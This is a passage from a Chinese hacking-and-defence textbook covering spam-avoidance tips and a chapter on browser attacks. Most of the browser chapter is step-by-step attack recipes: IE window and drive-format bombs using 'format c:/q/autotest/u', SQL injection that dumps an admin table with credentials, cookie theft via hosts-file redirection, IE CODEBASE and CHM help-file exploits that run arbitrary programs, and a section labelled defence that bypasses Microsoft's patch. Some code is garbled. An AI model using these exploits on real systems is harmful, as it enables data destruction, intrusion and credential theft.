为了有效的防止垃圾邮件,作为用户必须要遵照一定的策略和标准。这些标准是非常有效的方法。

① 在互联网上的公众场合(聊天室,论坛)不要公布自己的任何邮件信息。如下图所示的就是我们在填写论坛注册信息的时候,最好把“Email地址可见”的选项滞空。



② 不要轻易回复任何不请自来的邮件,因为它们大多都是垃圾邮件。对一些不请自来的邮件,最好直接删除,而不要进行回复操作。



③ 不要登录并注册那些不值得信任的网站去获取任何服务,除非使用虚假信息。

④ 不要订阅一些不健康的电子杂志,以防止被垃圾邮件收集者收集。如下图所示的一些不健康的邮件的信息。



⑤ 谨慎使用邮箱的“自动回复”功能,它会让垃圾邮件机确认这个地址的存在,后果更严重。如下图所示的邮件中的自动回复功能,最好采用“禁止”功能。



⑥ 发现收集或出售电子邮件地址的网站或消息,请告诉相应的主页提供商或主页管理员,将你删除,以避免邮件地址被他们利用。

⑦ 建议用专门的邮箱进行私人通信,而用其他邮箱订阅电子杂志。

⑧ 不要轻易泄露自己的ISP信箱地址,如果不得不留下邮箱地址以方便其他网友与自己联系,可以采取一些变通的方式:如将xxx@163.com写成 xxx#163.com.这样网友会明白你的意思,而E-mail地址收集软件会将其视为非法地址而放你一马。

⑨ 使用好邮件软件的管理功能,网民们常用的Outlook express和Foxmail都具有不错的邮件管理功能,可实现邮件的过滤。

⑩ 使用专业的垃圾邮件清除软件。如Novasoft公司的spamkiller软件,可以到下面的网站下载(<http://www.jetdown.com/down/soft/5285.htm>)和Unisyn software公司的SpamEx(邮件清道夫)等软件的就是Spamkiller的操作界面。



(2) 制定邮件过滤规则过滤垃圾邮件


用户可以利用邮箱的过滤器拦截垃圾邮件,防止垃圾邮件进入你的邮箱。电子邮箱的过滤器可以为用户提供按照邮件的来源、接收者、主题、长度来设置过滤规则。通常某一类的垃圾邮件是会有相关的主题字符的,如果用户不想再收到类似的垃圾邮件,可以设置过滤在主题中有的特定字符的邮件。

例如:不想再收到关于SEX的垃圾邮件了,可以设置过滤在主题中的字符为SEX则可。对

于那些经常不请自来的、或者你不愿意收的邮件,你可以设定过滤的办法,把他们直接送到废件箱里。


【案例8-13】foxmail的过滤器设置

(1) 过滤规则的创建



Step 1 进入过滤管理器界面

Step 1 单击工具栏的“账户”→“过滤器”进入“过滤管理器”界面。



Step 2 新建过滤规则

Step 2 单击“新建”按钮来建立过滤规则,填写所需的过滤内容,通过“条件”设定过滤规则,通过“动作”设置处理方式。如有不清楚的地方可点击右下方的“帮助”。

Step 3 单击“确定”按钮建立过滤规则。

(2) 过滤规则的修改

单击工具栏的“账户”→“过滤器”命令进入过滤管理器界面。选中需修改的过滤规则进行修改。



(3) 过滤规则的删除

单击工具栏的“账户”→“过滤器”进入过滤管理器界面。选中需删除的过滤规则,点击左下角的“删除”按钮进行删除。

8.4 本章习题

一、选择题

1.黑雨是一款通过流行()协议进行邮箱账号密码破解的黑客工具软件。

- A.HTTP协议
- B.pop3协议

C.FTP协议

D.SMTP协议

2.下面邮件的()功能设置不当会引起。

- A.自动回信
- B.密码保护
- C.添加签名
- D.添加用户

二、填空题

1.邮件炸弹,简单的说是针对一个邮箱地址,如矿轰烂炸般的向他发送大量_____,从而达到攻击邮箱的目的。

2.执行电子邮件欺骗有三种基本方法,每一种有不同难度级别,执行不同层次的隐蔽:_____,_____和_____。

三、问答题

- 1.比较Web邮箱破解方式的异同?
- 2.什么是邮箱的暴力破解?

第 9 章

浏览器恶意攻击

重点讲解

- IE 炸弹
- 恶意网页修改
- 网页恶意代码

Internet Explorer是使用最广泛的网页浏览器,由于它的功能强大,故支持JavaScript脚本、ActiveX控件等元素,这也使得它在浏览网页时留下了不少安全隐患。利用网页进行攻击是非常难以防范的,目前,大多数的防范方法是以损失很多功能为代价的。

本章导读

9.1 IE炸弹

目前网上流行各种各样的炸弹,其中网页炸弹最令人头痛,因为它们会在我们浏览网页时“爆炸”,轻则死机,重则硬盘被格式化!

9.1.1 IE炸弹的原理

在一些恶意网页中,埋伏了IE窗口炸弹,当用IE浏览这些网页时,会不断地弹出新的窗口,或者打开非常耗费系统资源的窗口,最后造成Windows资源耗尽,导致系统不稳定而死机。

IE窗口炸弹的主要表现形式有:

1. 死循环

死循环是指在网页的代码中,有一段代码的执行会陷入无穷的循环之后,最终导致资源的耗尽。

2. 打开窗口死循环

打开窗口死循环是比较常见的IE窗口炸弹,当特定的网页代码被执行时,就会不停地打开新的窗口,这种情况想必大家在浏览网页时都遇到过这种情况。

3. 超大图片

这种炸弹通常在网页中,把图书的大小设置

为一个很大的数字,当你的IE打开此网页时,就会不断的解析试图打开,但由于图片实在是太大了,超出了其处理能力,引起电脑死机。

4. 格式化硬盘

当你浏览了网页时,把特定的文件悄悄地写入到你的电脑,暗中格式化你的硬盘。它主要利用微软未公开的格式化命令参数使得格式化硬盘时不会出现提示,并且使格式化时处于最小化的状态。

9.1.2 IE炸弹的制作

【案例9-1】死循环炸弹的制作



- Step 1 新建一个网页。
- Step 2 在网页中加入如下代码,其html源代码如下图所示。

第9章 浏览器恶意攻击

上图所示图片中的代码段：“”正是导致死循环的原因。

【案例9-2】打开窗口死循环的制作




Step 1 新建一个网页。

Step 2 在网页中加入如下代码，下面代码是包含打开窗口死循环代码的网页例子。

当上图所示中的网页代码段：“”被执行时，就会不停地打开新的窗口，用不了多久电脑就会死机。

【案例9-3】超大图片炸弹的制作



Step 1 新建一个网页。

Step 2 加入如下图所示代码。

在如上图所示的网页代码中，设置超出CPU处理范围的大图片来使CPU超出负荷。当IE执行此语句时，就会不断的解析试图打开，但由于图片实在是太大了，超出了其处理能力，导致电脑死机。

【案例9-4】格式化硬盘炸弹的制作

这种炸弹的制作，也非常简单，就是当加载网页时，往电脑上悄悄写入文件，当代码被执行时，就会不知不觉格式化你的硬盘，危害甚大(慎用)。

它主要用到代码如下图所示。



其中，scr.Path=“C:\\WINDOWS\\Start Menu\\Programs\\启动\\hack.hta”，这一项就是指当网页执行时，它会写入到你的电脑启动目录下，并命名为 hack.hta 。

wsh.Run(‘start.exe/m format c:/q/autotest/u’);通常要格式化硬盘都会先问是否要执行，但其中的“/autotest”这项。它是一个微软没有公开的功能，键入后format的动作便会被强制执行。这项中的/q/u是令系统不需要检查硬盘便会立即执行的指令。最后start.exe再配合/m选项可以使format的DOS-prompt视窗在执行的时候处于最小化的状态。

代码中的“F935DC22-1CF0-11D0-ADB9-00C04FD58A0B”对应为“Windows Scripting Host Shell Object”，我们可以在注册表编辑器中查到它的身影；代码中的“WSH”的全称是Windows Scripting Host，是微软提供了一种基于32位Windows平台的、与语言无关的脚本解释机制，它使得脚本能够直接在Windows桌面或命令提示符下运行。

9.1.3 IE炸弹的防范

在实际使用中发现，要想避开IE窗口炸弹几乎是不大可能的，因为这种类型的网页需经过浏览才会发现。实际上的情况确实如此，不过，因为IE窗口炸弹没有很强的破坏性，它只是耗尽了系统的资源，实际上只是起到了一个恶作剧的作用，所以碰到了IE窗口炸弹完全没有必要太惊慌。

不过，这时候我们需要注意的是：

● 不要试图一个一个地去关闭IE窗口炸弹打开的窗口，即使是使用“关闭组”也是不行的，因为关闭窗口速度肯定远远比不上打开窗口

的速度。

● 不要在情急的情况下,按下主机面板上的Reset键来重新启动计算机,以免这样会造成数据的丢失。

对付IE窗口炸弹最有效的方法就是利用“Ctrl+Alt+Del”组合键关闭引起IE炸弹的网页。

在Windows NT/2000/XP中,用“Ctrl+Alt+Del”组合键关闭网页的方法如下所示。



- Step 1 直接按下“Ctrl+Alt+Del”组合键,然后在出现的对话框中单击“任务管理器”按钮,打开Windows任务管理器窗口。
- Step 2 接着在“应用程序”选项卡中选择制造IE炸弹的网页,然后单击“结束任务”按钮,打开“结束程序”对话框,在该对话框中单击“立即结束”按钮,就可以关闭制造IE窗口的网页了。

9.2 IE执行程序的攻击

在互联网高速发展的同时,也就使得网络的安全问题日益加剧,只要我们在网上稍稍留意一下,就会发现许多关于网络安全的问题!攻击和防范是密不可分的,只有了解了攻击的原理和方法,我们对其进行防范也就容易多了!

9.2.1 Web程序攻击

如今WEB的安全问题影响着整个安全界,SQL注入,跨站脚本攻击等攻击受到了关注。综观

WEB主机所到的安全威胁,大多都是WEB脚本程序造成,现在很多站点为了减少开发的时间,很多站点都部分或全部采用了第三程序,这无疑是个节省时间的好办法,但也为站点的安全性增加了风险。如果使用了第三方公开的程序,那就要注意了,因为这类程序的源码是公开的在网上随便都可以找到,很容易被黑客下载下来去研究其中的漏洞,这样受攻击的可能性就增加了。

【案例9-5】SQL注入攻击示例

SQL注入是从正常的WWW端口访问,而且表面看起来跟一般的Web页面访问没什么区别,所以目前市面的防火墙都不会对SQL注入发出警报,如果管理员没查看IIS日志的习惯,可能被人侵很长时间都不会发觉。

但是,SQL注入的手法相当灵活,在注入的时候会碰到很多意外的情况。SQL注入能否成功关键在于能不能根据具体情况进行分析,构造巧妙的SQL语句,从而成功获取想要的数据。

国内的网站用ASP+Access或SQLServer的占70%以上,PHP+MySQL占20%,其他的不足10%。在本文,我们从分入门、进阶至高级讲解一下ASP注入的方法及技巧。现在通过一个简单的例子来谈谈SQL注入。

首先找一个目标,地址为: <http://www.XXXXX.com/showdetail.asp?id=49>,我们在这个地址后面加上单引号',服务器会返回下面的错误提示:“Microsoft JET Database Engine 错误 '80040e14' 字符串的语法错误 在查询表达式 'ID=49' 中。/showdetail.asp,行8”。

从这个错误提示我们能看出下面几点:

- (1)网站使用的是Access数据库,通过JET引擎连接数据库,而不是通过ODBC;
- (2)程序没有判断客户端提交的数据是否符合程序要求;
- (3)该SQL语句所查询的表中有一名为ID的字段。

从上面的例子我们可以知道,SQL注入的原理,就是从客户端提交特殊的代码,从而收集程序及服务器的信息,从而获取你想到得到的资料。

必备工具:啊D注入工具、明小子、挖掘鸡

第9章 浏览器恶意攻击

现在简要介绍一下注入工具的使用步骤：




Step 1 输入网址

Step 1 先输入一个网址，看看他有没有注入的可能性，这里我们用自己的本子做测试，地址为http://localhost/sdvod，将该地址复制到地址栏中，单击其地址栏右边的按钮，之后我们将得到有关注入的信息。




Step 2 打开新的界面

Step 2 找到注入信息。其中红色字的链接就是注入点了，双击进入一个新的界面。



Step 3 检测注入内容

Step 3 检测注入内容。按“检测”按钮即可检测注入内容。接着可以对表段和字段进行检测，单击“检测表段”将检测出所有的表。



Step 4 检测特定表中的字段

Step 4 我们再选择Admin表，单击“检测字段”按钮将获得该表的字段信息。

编号	ID	密码	姓名	帐号
1	1	eyeeye^	油炸鬼	xczyrg
2	9	laoli!@	老李	laoli
3	10	681007	niuguohong	niuniu

Step 5 检测成功

Step 5 选择ID，密码，姓名，账号四个字段做查询，单击“检测内容”我们将获得所选四个字段的内容。

Step 6 由于我们已经破解到了管理员账号密码等相关信息，接下来的任务就是寻找管理入口，用我们所得到的账号密码来做测试。

名小子的使用方法和注入工具的使用方法类似，这里就不详细介绍了。

一些黑客及黑客软件(包括网站管理员及管理员工具)会在网站生成特定路径(目录名+文件名)，这些路径往往有习惯性及默认性。这样的路径在网络中孤立无链接，通过搜索引擎很难直接搜索到。挖掘鸡就是针对这样的路径进行扫描来获取敏感信息或webshell等权限。

比如常见木马上传文件名：名小子旁注在网站/或/bbs/下默认上传diy.asp，内容为简单的上传shell，密码为空；再如常见qq密码信文件名：阿拉QQ大盗在网站/下默认上传tmdqq.asp，用于接收密码信并存储到同路径的qq.txt中。

在进行SQL注入攻击前，入侵者需要在可修改参数中提交“'”或“and”等特殊字符，以判断是否存在注入漏洞；在实施SQL注入时，需要提交“;”、“:”及连接号等各种字符构造的SQL注入语

句。总之,SQL注入攻击的存在是由于程序员在ASP或其他语言中,将变量在未经过滤和检测的情况下直接引入SQL语句而造成的。

因此防范SQL注入攻击,就要对用户的输入进行检查,确保用户输入数据的安全性。在具体检查用户输入或提交的变量时,可对单引号、双引号、分号、逗号、冒号和连接号等进行转换或者过滤,这样就可以直接防止此漏洞的产生。

【案例9-6】COOKIE欺骗

Cookie记录着用户的账户ID、密码之类的信息,如果在网上传递,通常使用的是MD5方法加密。这样经过加密处理后的信息,即使被网络上一些别有用心的人截获,也看不懂,因为他看到的只是一些无意义的字母和数字。然而,现在遇到的问题是,截获Cookie的人不需要知道这些字符串的含义,他们只要把别人的Cookie向服务器提交,并且能够通过验证,他们就可以冒充受害人的身份,登录网站。这种方法叫做Cookie欺骗。Cookie欺骗实现的前提条件是服务器的验证程序存在漏洞,并且冒充者要获得被冒充的人的Cookie信息。目前网站的验证程序要排除所有非法登录是非常困难的,例如,编写验证程序使用的语言可能存在漏洞。

现在有很多社区网为了方便网友浏览,都使用了cookie技术以避免多次输入密码,所以只要对服务器递交给用户的cookie进行改写就可以达到欺骗服务程序的目的。

1. cookie的建立

在讲如何建立cookie之前,我们先来了解一下cookie的基本格式:

```
cookieName+cookieValue;expire=expirationdategmt;path=urlpath;domain=sitedomain
```

其中各项以;分开,首先是指定cookie的名称,并为其赋值。接下来分别是cookie的有效期,url路径以及域名,在这几项中,除了第一项以外,其它部分均为可先项。

下面我们来看一段代码,了解一下cookie究竟是怎样建立的:

```
<HTML>
<HEAD>
<TITLE>Set a cookie based on a form</TITLE>
<SCRIPT LANGUAGE="java script"
TYPE="TEXT/java script">
<!-- Hide script from older browsers

expireDate = new Date
expireDate.setMonth(expireDate.getMonth()+6)
userName = ""
if (documents.cookie != "") {
userName = documents.cookie.split("=")[1]
}

function setCookie() {
userName = document.myform.nameField.value
documents.cookie = "userName="+userName
+";expires=" + expireDate.toGMTString()
}

// End hiding script -->
</SCRIPT>
</HEAD>
<BODY BGCOLOR="WHITE"
onLoad="document.myform.nameField.value =
userName">
<form NAME="myform">
<H1>Enter your name:<INPUT
TYPE="TEXT" NAME="nameField"
onBlur="setCookie()"></H1>
</form>
</BODY>
</HTML>
```

这是一段简单的建立cookie的脚本。

(1)<SCRIPT LANGUAGE="java script"

TYPE="TEXT/java script">

脚本开始的标记,由此一句告诉浏览器以下将是java script.

(2)<!-- Hide script from older browsers

为了防止浏览器不能识别脚本,而让浏览器误以为是HTML注释而忽略它。

(3)expireDate = new Date

获取当前日期,并存入变量expireDate中。

(4)expireDate.setMonth(expireDate.getMonth()+6)

获取当前月份值,将其加6后设置为expireDate的月份总值部分。这意味着本cookie的有效期为6个月。

(5)if (documents.cookie != "")

如果document的值不为空,相当于检查用户硬盘上是否已经有了cookie。

(6)userName = documents.cookie.split("=")

[1]

此处用到了split("=")函数,它的功能是把cookie记录分割为数组,cookie的名为cookie[0],值为cookie[1],以此累推。所以此处documents.cookie.split("=")[1]返回的值是此cookie的值。在此句中将值赋给了变量username。

(7)function setCookie()

设置名为setCookie的函数。

(8)documents.cookie = "userName="+userName+";expires="+expireDate.toGMTString()

此句是将设置好的cookie写入用户硬盘。expireDate.toGMTString()把expireDate中的值转换为文本字符串,这样才能写入cookie中。

(9)onLoad="document.myform.nameField.value = userName"

当页面载入时,把username的值写入文本框(如果有的话)。

(10)onBlur="setCookie()"

当用户离开文本框时,onBlur调用函数setCookie。

结合上面的注释,读那段代码相信不成问题吧!既然我们可以建立cookie,那么读取也不是什么难事,请接着往下看!

2. 读取和显示cookie

一般来说,cookie的作者并不希望cookie被显示出来,但是要了解cookie,必须要读出其意义。

```
<HTML>
<HEAD>
<TITLE>Cookie Check</TITLE>
</HEAD>
<BODY BGCOLOR="WHITE">
<H2>
<SCRIPT LANGUAGE="java script"
TYPE="TEXT/java script">
<!-- Hide script from older browsers

if (documents.cookie == "") {
document.write("There are no cookies here")
}
else {
thisCookie = documents.cookie.split(";")

for (i=0; i<thisCookie.length; i++) {
document.write("Cookie name is
"+thisCookie.split("=")[0])
document.write(", and the value is
"+thisCookie.split("=")[1]+'<BR>")
}
}
// End hiding script -->
</SCRIPT>
</H2>
</BODY>
</HTML>
```

以上的便是一段读取cookie的名字和值的脚本。上文中解释过的语句在此不多赘述,且看有什么新的语法:

(1)thisCookie = documents.cookie.split(";")
[注意:并非前文中出现过的split("=")。]

split(";")可以产生数组的结果,本句中,由documents.cookie.split(";")来获取cookie的值,并

将这个数组赋值给带变量: thisCookie。

(2) for (i=0; i<thisCookie.length; i++)

设置计数器变量i的值为0, 如果其值小于thisCookie.length(thisCookie中值的个数), 将i的值加1。

(3) document.write("Cookie name is '"+thisCookie.split("=")[0])

此句中thisCookie.split("=")[0]较难理解, 上面的脚本中, thisCookie已经被赋值为一个数组的值, 那么thisCookie是指数组中第i个值, 也就是第i个cookie, 而由上文可知split("=")[0]是指cookie的名字。

这样thisCookie.split("=")[0]便是第i的cookie中cookie的名字!

(4) document.write("'", and the value is '"+thisCookie.split("=")[1]

跟3极为相似, 即是第i个cookie中 cookie 的值。

到此, 我们已经熟悉了如何建立cookie以及它的读取。这些也正是cookie欺骗也需要的主要技术。

3. cookie欺骗的实现

要做到cookie欺骗, 最重要的是理解目标cookie中的储值情况, 并设法改变它。由上面的学习我们知道, 基于cookie的格式所限, 一般来说, 只有在Cookie.split("=")[0]和Cookie.split("=")[1]中的值对我们才是有用的。也就是说只需改变这两处或是处的值即可达到我们的目的。

而在实际操作中, 还得先解决另一个问题。由于受浏览器的内部cookie机制所限, 每个cookie只能被它的原服务器所访问! 可我们总不能跑到人家服务器上操作吧! 这里就需要一个小技巧了。

在上面提到过cookie的格式, 最后两项中分别是它的url路径和域名。不难想到, 服务器对cookie的识别靠的就是这个。

而在平时, 我们要浏览一个网站时, 输入的url便是它的域名, 需要经过域名管理系统dns将其转化为IP地址后进行连接的。这其中就有一个空当。如果能在dns上做手脚, 把目标域名的IP地

址对应到其它站点上, 我们便可以非法访问目标站点的cookie了。

做到这一点并不难, 当然我不并不是要去操纵dns, 而且那也是不可能的事情。在win9下的安装目录下, 有一名为hosts.sam的文件, 以文本方式打开后会看到这样的格式:

127.0.0.1 localhost

利用它, 我们便可以实现域名解析的本地化! 而且其优先权高于网络中的DNS。

具体使用时, 只需将IP和域名依上面的格式添加, 并另存为hosts即可(注意: 此文件无后缀名, 并非hosts.sam 文件本身)。

到此, cookie欺骗所需的所以知识已经齐备。下面以一个“假”的例子, 演示一下如何进入实战。

假设目标站点是 www.xxx.com

www.self.com是自己的站点。(可以用来存放欺骗目标所需的文件, 用来读取和修改对方的cookie。)

首先ping出www.self.com的IP地址:

ping www.self.com

Reply from 12.34.56.78: bytes=32 time=20ms
TTL=244

然后修改hosts.sam文件如下:

12.34.56.78 www.xxx.com

并保存为hosts。

将用来读取cookie的页面传至www.self.com。

此时连上www.xxx.com。由于我们已经对hosts动过手脚, 这时来到的并不是www.xxx.com, 而是www.self.com

www.xxx.com设在本地的cookie便可被读出。

然后根据具体情况修改一的脚本, 用同样的方法, 向此cookie中写入数据。修改完毕后, 删掉hosts文件, 再重新进入www.xxx.com, 此时已经大功告成。

9.2.2 本地可执行程序攻防

本节中我们就来介绍如何利用IE中的一个漏洞允许恶意网站在浏览其网页的客户机上执

行任意程序。

具体操作方法为：

首先需要在恶意网页中嵌入一个对象，并且这个对象的CLASSID值为非0，CODEBASE的参数值指向客户机上的任何可执行程序，这样，以后当用户浏览到这个网页时，客户机上的程序就会自动执行。

这种方法的原理是：使用函数window.PoPopup()或window.Open()创建一个新对象时，如果对象的CODEBASE值指向一个客户机上的可执行程序时，程序就会被执行。

利用这个漏洞可以在客户机上执行任意程序，并且该漏洞可以存在于所有的IE版本中。

【案例9-7】本地可执行程序的漏洞的利用

Step 1 新建一个网页，使其源代码如下所示。

```
<HTML>
<SCRIPT>
var oPopup = window.createPopup();
var oPopBody = oPopup.document.body;
html='<OBJECT '
html+=' CLASSID="CLSID:11111111-1111-1111-1111-111111111111"'
html+=' CODEBASE="c:/windows/notepad.exe"></OBJECT>'
/* 注意：上面的notepad.exe的路径请修改为您系统对应的路径 */
oPopBody.innerHTML = html;
oPopup.show(200, 150, 200, 200, document.body);
</SCRIPT>
</HTML>
```



Step 2 运行文件

Step 2 运行文件，即可发现，当打开该文件的时候，且自动打开了访事本程序。

从上面的运行实例，可以看出 IE可本地执行任意命令，IE的ActiveX安全设置可被绕过。采用类似的方法，还可以在网页中添加其他的可执行文件，比如格式化硬盘：

CODEBASE = C:\Winnt\system32\format C:/q/autotest/u 或


CODEBASE = C:\Windows\format C:/q/autotest/u，再把该网页发布到网上去，这样，当用户浏览到该网页时，该网页就会未经提示而格式化用户计算机中的C盘了，这些都是危害性比较大的。

对于这类的漏洞，通常主要通过以下两种手段来防范：

(1) 可以从微软的网站下载最新的补丁：


<http://www.microsoft.com/windows/ie/default.asp>。

(2) 如果没有补丁可以修补，又怕黑客采用这种方法对自己进行攻击，那么就只好在IE属性中禁止使用活动脚本了。但需要说明的是，在禁止使用活动脚本之后，IE也将无法执行其他非恶意的活动脚本了。



9.2.3 帮助文件漏洞攻防


文件扩展名为chm的文件是已经编译的HTML帮助文件，当在Windows中打开这些chm文件时，会发现其具有统一的界面，窗口左边是帮助文件的目录，窗口右边则是已经编译好的HTML文件。



1. 利用chm帮助文件进行攻击

接下来将为大家介绍如何利用chm帮助文件进行攻击。在此之前,为了更好地介绍利用chm帮助文件进行攻击的方法,先来看看chm文件执行可执行程序的特性。

【案例9-8】在CHM文件中执行可执行程序



- Step 1 首先使用鼠标右键单击打开的chm文档界面右边的空白处,会弹出一个如下图所示的快捷菜单。
- Step 2 在该快捷菜单中选择“查看源”命令,就会看到用记事本打开了右边窗口中HTML文件的源文件。



Step 3 下面就来制作一个带有JavaScript代码的HTML文件,该HTML文件的源文件具体代码如下:

```
<HTML>
<HEAD>
</HEAD>
<BODY>
<OBJECT
id=hh
classid="clsid; db880a6-d8ff-11cf-9377-00aa003b7a11"
width=100
height=100>
<PARAM name="Command" value="Shortcut"> //定义快捷方式
<PARAM name="Button" value="Bitmap; shortcut"> //定义快捷方式为位图按钮
<PARAM name="Item1" value="", wordpad.exe, ">
<PARAM name="Item2" value="273, 1, 1">
</OBJECT>
<SCRIPT>
/*alert(window, location + "" + document.
URL);*/
hh.Click();
</SCRIPT>
</BODY>
</HTML>
```


在上述的代码中,由于使用了一个ActiveX对象,并且该对象定义了一个快捷方式,将该快捷方式指向写字板程序,并以位图按钮的形式表现出来。

Step 4 把该HTML文件编译进chm文件,打开该chm文件时,写字板程序就会自动打开。

通过上面的描述,可以发现chm帮助文件可以使用快捷方式对象,利用该对象,可以执行计算机中的可执行程序,例如写字板程序,当然也可以执行其他更为重要的程序,如cmd.exe。

了解了chm文件的这一特性,我们就可以利用chm帮助文件执行任意程序的攻击了。

【案例9-9】利用CHM文件进行攻击

Step 1 新建一个包含特定代码的HTML文件,该HTML的源代码为【案例9-8】步骤3中所示代码(可以把要执行的程序从写字板换成其他程序,这里仍然用写字板程序来演示)。

Step 2 制作一个chm帮助文件,把新建的HTML文件加入到chm中,并把这个HTML设置成为chin帮助文件的首页,把制作完成的这个chm帮助文件命名为chml.chm。

Step 3 再创建一个新的网页,该网页的源代码如下:

```
<HTML>
<HEAD>
</HEAD>
<BODY>

<SCRIPT>
function g()
{
s=document.URL;
path=s.substr(0,s.lastIndexOf("\\"));
path=unescape(path); //打开文件chml.chm
window.showHelp(path+"chml.chm");
}
setTimeout("g()", 50);
</SCRIPT>

</BODY>
```

</HTML>

上面的代码中,用window.showHelp打开chm帮助文件。

Step 4 把新建的网页和chml.chm文件放在同一个文件夹中,这样,我们以后在打开该网页时,该帮助文件chml.chm就会被自动打开,并且同时打开写字板程序了。

Step 5 把新建的网页和帮助文件chml.chm放到网上,这样,访问者在浏览到该网页时,就可以产生打开的写字板程序是用户计算机中的写字板程序的效果了。

教你一招



如果把写字板程序换成其他可执行文件,如果换成cmd.exe来执行恶意的命令行命令,就可以产生严重的破坏效果。

2. 防范chm帮助文件执行任意程序

虽然微软公司已经对chm帮助文件的漏洞做了一定的修补:只有当chm帮助文件从本地文件系统中加载时,才允许chm文件执行程序。

但是微软的这个修补基本还是没有起到什么作用,以使用Internet临时文件目录来打开chm帮助文件,具体的操作步骤如下。

【案例9-10】防范chm文件攻击

Step 1 创建一个新的HTML文件chmtempmain.html,其代码如下:

```
<HTML>
<BODY>
<IMG SRC="chml.chm" WIDTH=1
HEIGHT=1>
<OBJECT DATA="chmtemp.html"
TYPE="text/html" WIDTH=200 HEIGHT=200>
</OBJECT>
</BODY>
</HTML>
```

在HTML文件chmtempmain.html中把chml.chm定义为图片的源文件,并且在文件中插入了一个HTML文件对象chmtemp.html。当我们在IE中打开文件chmtempmain.html时,IE会把chml.

chm帮助文件作为图象文件下载到IE的临时文件夹中。


Step 2 再在相同的文件夹中，新建一个HTML文件chmtemp.html，其代码如下：

```
<HTML>
<BODY>
<SCRIPT>
function g()
{
s=document.URL;
path=s.substr(0, s.lastIndexOf("\\"));
path=unescape(path);
alert("临时文件的路径是:"+path);
window.showHelp(path+"\\chm1.chm");
}
setTimeout("g()", 600);
</SCRIPT>
</BODY>
</HTML>
```


新建的chmtemp.html文件可以通过使用document.URL来获得Internet临时文件的目录名称。一旦其得到了Internet临时文件目录的名称，就可以利用window.showHelp来打开Internet临时文件目录中的chm文件了。

